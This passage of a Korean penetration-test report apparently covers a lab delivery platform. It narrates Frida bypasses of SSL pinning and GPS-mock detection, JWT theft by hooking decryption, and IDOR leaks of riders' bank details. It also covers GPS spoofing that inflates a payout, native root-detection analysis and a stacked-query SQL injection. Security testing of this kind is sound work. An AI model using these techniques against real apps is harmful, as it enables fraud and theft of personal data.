
[그림 3.2.2-1] Frida 콘솔 – SSL Pinning 우회 성공 로그



[그림 3.2.2-2] Burp Suite – 라이더앱 HTTPS 트래픽 평문 캡처

3.2.3. GPS Mock 탐지 우회 (Frida)

3.1.3에서 확인한 GPS Mock 탐지 함수(isMock, isFromMockProvider)를 Frida로 후킹하여 항상 false를 반환하도록 하였다. 이를 통해 에뮬레이터에서 생성한 가짜 GPS 좌표가 실제 좌표로 인식되도록 하였다.




[그림 3.2.3-1] Frida 콘솔 – GPS Mock 탐지 우회 성공 로그

3.3. STEP 3: IDOR 취약점을 이용한 라이더 정보 수집

3.3.1. 프로필 열거 (Burp suite)


3.1.4에서 식별한 IDOR 취약 엔드포인트(riders/{id}/profile)를 대상으로 Burp Suite를 이용하여 실제 열거 공격을 수행하였다. 먼저 본인 계정으로 정상 요청을 전송하여 응답 구조를 확인한 뒤, {id} 값을 임의의 다른 라이더 ID로 변조하여 요청을 재전송하였다.



[그림 3.3.1-1] Burp Intruder – 200 응답 목록 (라이더 계정 존재 확인)

3.3.2. 계좌 정보 및 DB 구조 수집


3.3.1에서 열거한 응답을 분석하는 과정에서, 프로필 조회 API 응답에 db_info라는 별도 필드가 포함되어 있음을 확인하였다. 해당 필드에는 계좌 정보가 저장된 실제 테이블명과 컬럼명이 그대로 노출되어 있었다.



[그림 3.3.2-1] Burp Repeater – IDOR 응답 (타 라이더 계좌 정보 및 DB 구조 노출)

3.3.3. 배달비 상한 정보 수집

3.1.5에서 확인한 rider/fee-policy 엔드포인트 응답을 통해, 현재 플랫폼에 설정된 배달비 상한값(max_fee_krw: 50,000)을 확인하였다. 해당 응답은 일반 라이더 권한으로도 조회 가능하여 별도의 권한 상승 없이 확보할 수 있었다.



[그림 3.3.3-1] Burp Repeater – IDOR 응답 (배달비 상한 정보 노출, max_fee_krw: 50,000)

3.4. STEP 4: GPS 스푸핑 및 배달비 부정 정산

3.4.1. 배달비 상한 변경 (Frida)

POST /api/v1/rider/fee-policy 엔드포인트는 정상 라이더앱 UI상에는 진입 경로가 없는 관리자 전용 기능이나, 서버 권한 검증(RBAC)이 누락되어 있어 라이더 인증 토큰(JWT)만으로 호출이 가능하였다. 다만 JWT는 AndroidKeyStore 기반 AES/GCM으로 암호화되어 저장되어 있어, 프로세스 외부에서 직접 추출하는 것은 불가능하였다.

이에 공격자는 Frida를 이용해 토큰 복호화 함수(SecureStore.decrypt)를 후킹하여, 앱이 정상 인증 요청 시 복호화하는 평문 JWT를 실시간으로 가로챘다. 확보한 토큰을 이용해 Frida 스크립트 내에서 HttpURLConnection으로 POST /rider/fee-policy 요청을 직접 구성·전송함으로써, 앱의 정상 요청 흐름을 거치지 않고도 배달비 상한값(max_fee_krw)을 임의로 변경할 수 있었다.

3.4.2. GPS 스푸핑으로 배달 거리 부풀리기


라이더앱의 LocationTracker(zv 클래스) 인스턴스를 Frida로 캡처한 후, 실제 GPS 프로바이더를 거치지 않고 deliver() 메서드에 임의로 생성한 Location 객체를 직접 주입하는 방식으로 위치 데이터를 조작하였다. 서버는 8초 주기로 수신되는 위치 핑의 이동 거리를 검증 없이 그대로 누적하는 구조로 확인되어, REPL 명령 tp(lat, lng)로 좌표를 순간이동시키면 해당 구간 거리가 다음 위치 핑에 그대로 누적되었다. 배달 진행 중인 상태에서 tp() 명령을 반복 실행한 결과, 배달 상세 화면에 표시되는 이동 거리가 실시간으로 누적되어 **374.7km**, 예상 배달료 **379,667원**으로 표시되는 것을 확인하였다. 이는 실제 픽업지-전달지 간 거리와 무관하게, 조작된 위치 핑만으로 클라이언트 화면의 이동 거리·예상 요금이 그대로 갱신됨을 보여준다.



[그림 3.4.2-1] 배달 상세 화면 — GPS 스푸핑을 통한 실시간 이동거리 조작(374.7km) 및 예상 배달료 반영

3.4.3. 배달 완료 및 부정 정산 확인

배달 완료 처리 결과, 조작된 이동 거리가 최종 정산에도 그대로 반영되어 이동 **379.5km**, 배달료 **382,457원**이 적립되었다. 3.4.2의 예상 배달료(379,667원)와 최종 적립액(382,457원)이 일치하는 것으로 보아, 서버는 클라이언트가 전송한 위치 핑 기반 누적 거리를 예상 단계부터 최종 정산까지 별도 재검증 없이 그대로 신뢰·확정하는 구조임을 확인하였다.




[그림 3.4.3-1] 배달 완료 팝업 — GPS 스푸핑을 통한 조작된 이동거리(379.5km) 기준 부정 정산(382,457 원) 확인

3.5. 배달앱 정적 분석

3.5.1. 루팅 탐지 함수 식별 (jadx + Ghidra)

배달앱은 라이더앱과 달리 루팅 탐지 로직이 Java 레이어가 아닌 네이티브 라이브러리(libhackminsec.so)에 구현되어 있어, jadx 정적분석만으로는 탐지 로직의 실체를 확인할 수 없었다. jadx 분석 결과 System.loadLibrary("hackminsec") 호출부만 확인되었으며, 실제 탐지 로직은 Ghidra를 이용한 네이티브 바이너리 분석이 필요하였다.

Ghidra로 libhackminsec.so를 로드한 후, Symbol Tree의 Exports 목록에서 JNI_OnLoad 함수를 확인하였다. JNI_OnLoad는 System.loadLibrary() 호출 시 자동으로 실행되는 네이티브 라이브러리의 진입점으로, 루팅 탐지 로직의 시작 지점으로 판단하여 분석을 진행하였다.




[그림 3.5.1-1] 배달앱 — libhackminsec.so 네이티브 라이브러리 로드 지점


탐지 로직을 상세 분석한 결과, 이 네이티브 코드는 JNI를 통해 Java 레이어의 com.hackmin.app.security.SecurityGuard 클래스를 참조하고, 해당 클래스의 notifyTamper 메서드를 콜백으로 호출하도록 구현되어 있었다. 이는 네이티브 레이어에서 탐지된 결과를 Java 레이어에 통보하는 콜백 구조로, 순수 네이티브 레벨에서 종료 처리를 하는 것이 아니라 Java 쪽 위변조 대응 로직과 연동되어 있음을 시사한다.

이어서 __system_property_get("ro.build.tags", ...), /system/build.prop 파일 읽기, /proc/self/maps 파일 읽기 등 다중 루팅 지표를 순차적으로 검사하는 로직을 확인하였다. 이는 라이더앱(3.1.1)의 Java 레벨 su

바이너리/Magisk 경로 체크보다 더 낮은 시스템 레벨(빌드 태그, 프로세스 메모리 맵)에서 루팅 여부를 판별하는 방식으로, 정적 문자열만으로 탐지 로직을 우회하기 어렵게 설계되어 있었다.



[그림 3.5.1-2] Ghidra Symbol Tree — libhackminsec.so Exports 목록 및 JNI_OnLoad 식별



[그림 3.5.1-3] Ghidra Decompile — JNI_OnLoad 함수 진입점 분석

탐지 로직 마지막에서는 pthread_create()를 호출하여 별도의 스레드(FUN_00101180)를 생성하는 것을 확인하였다.



[그림 3.5.1-4] Ghidra 디컴파일 — pthread_create 를 통한 별도 스레드(FUN_00101180) 생성]

해당 스레드 함수(FUN_00101180)를 분석한 결과, 일정 시간(usleep) 대기 후 앞서 확인한 Java 콜백(SecurityGuard.notifyTamper)을 호출하고, 이후 _exit(0)을 호출하여 프로세스를 즉시 강제 종료하는 것을 확인하였다. _exit()는 Java 레벨의 예외 처리나 Runtime.getRuntime().exit()와 달리 JVM의 정상 종료 절차를 거치지 않고 프로세스를 즉시 종료시키므로, Java 레이어에서 notifyTamper() 메서드만 후킹하는 것만으로는 이 강제 종료를 막을 수 없으며, 네이티브 레벨의 pthread_create 호출 자체를 후킹해야 우회가 가능함을 확인하였다.



[그림 3.5.1-5] Ghidra 디컴파일 — 자폭 스레드(FUN_00101180) 내부 로직 및 _exit(0) 강제 종료

3.5.2. XSS 필터 식별

배달앱의 1:1문의 입력 처리 로직을 찾기 위해 jadx 전체 프로젝트에서 "XSS" 문자열을 검색한 결과, com.hackmin.app.util.XssInputGuard 클래스가 확인되었다. 해당 클래스가 문의 작성 화면(defpackage.vm.onClick(View))에서 호출되고 있음을 확인하여, 이를 XSS 방어 로직의 핵심 클래스로 특정하였다.



```
XssInputGuard
1  package com.hackmin.app.util;
2
3  /* JADX INFO: compiled from: r8-map-id-4d6562d6758666866a4dc185a1fea1f245dfb21a5ef26665e638de58fffdd9a87 */
4  /* JADX INFO: loaded from: classes.dex */
5  public final class XssInputGuard {
6      private static final boolean NATIVE_OK;
7
8      static {
9          boolean z;
10         try {
11             System.loadLibrary("hackminfilter");
12             z = true;
13         } catch (Throwable unused) {
14             z = false;
15         }
16         NATIVE_OK = z;
17     }
18
19     private XssInputGuard() {
20     }
21
22     private static native String nativeSanitize(String str);
23
24     public static String sanitize(String str) {
25         if (str == null || str.isEmpty()) {
26             return str;
27         }
28         if (!NATIVE_OK) {
29             return str.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;").replace("\"", "&quot;").replace("'", "&#x27;").replace("/", "&#
30         }
31         String strNativeSanitize = nativeSanitize(str);
32         return strNativeSanitize != null ? strNativeSanitize : str;
33     }
34 }
```

[그림 3.5.2] jadx — XssInputGuard 클래스 전체 구조(네이티브 필터 + Java 폴백 로직)

XssInputGuard 클래스의 코드를 확인한 결과, 정적 초기화 블록에서 System.loadLibrary("hackminfilter")를 통해 별도의 네이티브 라이브러리(libhackminfilter.so) 로드를 시도하며, 로드 성공 여부를 NATIVE_OK 플래그로 저장하는 구조임을 확인하였다. 네이티브 라이브러리 로드에 성공한 경우 nativeSanitize(String) 네이티브 메서드로 필터링을 위임하나, 로드에 실패한 경우(NATIVE_OK == false) Java 코드로 작성된 폴백(fallback) 로직이 대신 동작하도록 구현되어 있었다.

폴백 로직은 &, <, >, ", ', / 문자를 각각 &, <, >, ", ', /로 치환하는 단순 String.replace() 체인으로 구현되어 있었다.

3.5.3. SSL Pinning 구조 확인

배달 앱 릴리즈 APK를 JADX로 디컴파일하여, AndroidManifest.xml의 android:networkSecurityConfig속성과 참조된 res/xml/network_security_config.xml을 분석해 SSL Pinning 적용 방식과 구조를 식별하였다.

```
<application
    android:theme="@style/Theme.Connect"
    android:label="@string/app_name"
    android:icon="@mipmap/ic_launcher"
    android:allowBackup="false"
    android:supportsRtl="true"
    android:extractNativeLibs="false"
    android:fullBackupContent="@xml/backup_rules"
    android:networkSecurityConfig="@xml/network_security_config"
    android:roundIcon="@mipmap/ic_launcher_round"
    android:appComponentFactory="androidx.core.app.CoreComponentFactory"
    android:dataExtractionRules="@xml/data_extraction_rules">
```

[그림 3.5.3-1] jadx — AndroidManifest.xml 의 networkSecurityConfig 선언

network_security_config.xml분석 결과, Android Network Security Config(선언형 SSL Pinning)방식으로 hackmin.com도메인에 대해 공개키 핀이 적용되어 있음을 확인하였다.

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <base-config cleartextTrafficPermitted="false">
        <trust-anchors>
            <certificates src="system"/>
        </trust-anchors>
    </base-config>
    <domain-config>
        <domain includeSubdomains="true">hackmin.com
        </domain>
        <pin-set expiration="2027-12-31">
            <pin digest="SHA-256">++MBgDH5WGvL9Bcn5Be30cRcL0f5O+NyoXuWtQdX1aI=
            </pin>
            <pin digest="SHA-256">f0KW/FtqTjs108NpYj42SrGvOB2PpxIVM8nWxjPqJGE=
            </pin>
            <pin digest="SHA-256">NqvDJlas/GRcYbcWE8S/IceH9cq77kg0jVhZeAPXq8k=
            </pin>
            <pin digest="SHA-256">9+ze1cZgR9KO1kZrVDxA4HQ6voHRCSVNz4RdTCx4U8U=
            </pin>
        </pin-set>
    </domain-config>
    <domain-config cleartextTrafficPermitted="true">
        <domain includeSubdomains="false">127.0.0.1
        </domain>
        <domain includeSubdomains="false">192.168.35.175
        </domain>
    </domain-config>
    <debug-overrides>
        <trust-anchors>
            <certificates src="system"/>
            <certificates src="user"/>
        </trust-anchors>
```

[그림 3.5.3-2] jadx — network_security_config.xml 전체 구조

설정 파일의 세부 구조는 다음과 같다. base-config에서 cleartextTrafficPermitted="false"로 전역 평문 통신을 차단하고, domain-config에서 hackmin.com(하위 도메인 포함)에 대해 pin-set을 지정하여 SHA-256 공개키 핀 4종을 적용하고 있다. 이 4개 핀은 리프·중간 인증서가 아닌 Amazon Root CA 1~4의 공개키로, ACM(ALB 종단) 인증서가 자동 갱신되어도 통신이 유지되도록 루트 CA 단위로 고정한 구조이다.

또한 pin-set에 expiration="2027-12-31"이 설정되어 있어 해당 일자 경과 후에는 핀 검증이 fail-open(무효화)된다. 이와 함께 개발 편의를 위한 127.0.0.1cleartext 예외와, 디버그 빌드에서만 사용자 설치 CA를 신뢰하는 debug-overrides설정이 확인되었다.

3.5.4. SQLi 취약 엔드포인트 식별 (AdminApi)

배달 앱(com.hackmin.app) APK를 JADX로 디컴파일하여 관리자 기능 호출 인터페이스인 AdminApi를 분석한 결과, 관리자 사용자 조회 엔드포인트 GET admin/users가 검색어 파라미터 q를 받는 구조임을 확인하였다.

```
import defpackage.rv;
import defpackage.xc;

/* JADX INFO: compiled from: r8-map-id-ba7b3bb72cff5bf1e0ec09b9e88c13d0cdc566d166752aa6170cadc858376318 */
/* JADX INFO: loaded from: classes.dex */
public interface AdminApi {
    @xc("admin/users/{id}")
    m7<Void> deleteUser(@dw("id") long j);

    @fk("admin/orders")
    m7<PagedResponse<AdminOrderDto>> getOrders(@kx("status") String str, @kx("page") Integer num);

    @fk("admin/owners")
    m7<AdminUserListResponse> getOwners(@kx("q") String str);

    @fk("admin/payments")
    m7<PagedResponse<AdminPaymentDto>> getPayments(@kx("page") Integer num);

    @fk("admin/users/{id}")
    m7<AdminUserDto> getUser(@dw("id") long j);

    @fk("admin/users")
    m7<AdminUserListResponse> getUsers(@kx("q") String str);

    @rv("admin/owners/{id}/status")
    m7<AdminUserDto> updateOwnerStatus(@dw("id") long j, @k6 AdminUserStatusRequest adminUserStatusRequest);

    @rv("admin/users/{id}/status")
    m7<AdminUserDto> updateUserStatus(@dw("id") long j, @k6 AdminUserStatusRequest adminUserStatusRequest);
}
```

[그림 3.5.4-1] jadx — AdminApi.java 의 사용자 검색 엔드포인트

해당 엔드포인트에 SQL Injection 테스트 문자열을 전달한 결과, 검색어가 쿼리에 그대로 반영되어 임의 조건 삽입이 가능함을 확인하였다. 나아가 세미콜론(;)으로 구분된 추가 구문이 실행되는 스택 쿼리(stacked query)가 허용되어, UPDATE등 원본 조회와 무관한 임의 SQL 실행이 가능함을 확인하였다.

AdminApi 분석 결과, 관리자 사용자 조회 엔드포인트 admin/users가 검색어 파라미터 q를 받는 구조임을 식별하였다. 검색어 파라미터는 SQL Injection의 대표적 주입점으로, 서버가 해당 값을 파라미터 바인딩 없이 쿼리에 문자열로 결합할 경우 임의 조건 삽입 및 세미콜론(;)을 이용한 스택 쿼리(stacked query) 실행이 가능하다. 실제 주입 수행 및 라이더 정산 계좌 변조 증적은 [STEP 7. Stored XSS + SQLi 결합 공격] 절에서 기술한다.

3.5.5. 1:1 문의 API 구조 확인 (InquiryApi)

배달앱(com.hackmin.app) APK를 JADX로 디컴파일하여 1:1 문의 기능의 API 인터페이스 InquiryApi를 분석하였다. 그 결과 문의 작성 엔드포인트 POST inquiries가 InquiryCreateRequest(제목·카테고리·내용)를 본문으로 받는 구조임을 확인하였다.

InquiryApi

```java
import defpackage.k6;
import defpackage.m7;
import defpackage.qs;
import defpackage.qv;
import defpackage.rs;
import defpackage.rv;
import defpackage.xc;

/* JADX INFO: compiled from: r8-map-id-ba7b3bb72cff5bf1e0ec09b9e88c13d0cdc566d166752aa6170cadc858376318 */
/* JADX INFO: loaded from: classes.dex */
public interface InquiryApi {
    @qv("inquiries")
    m7<InquiryDto> createInquiry(@k6 InquiryCreateRequest inquiryCreateRequest);

    @xc("inquiries/{id}")
    m7<Void> deleteInquiry(@dw("id") long j);

    @fk("inquiries")
    m7<PagedResponse<InquiryDto>> getInquiries();

    @fk("inquiries/{id}")
    m7<InquiryDto> getInquiry(@dw("id") long j);

    @rv("inquiries/{id}")
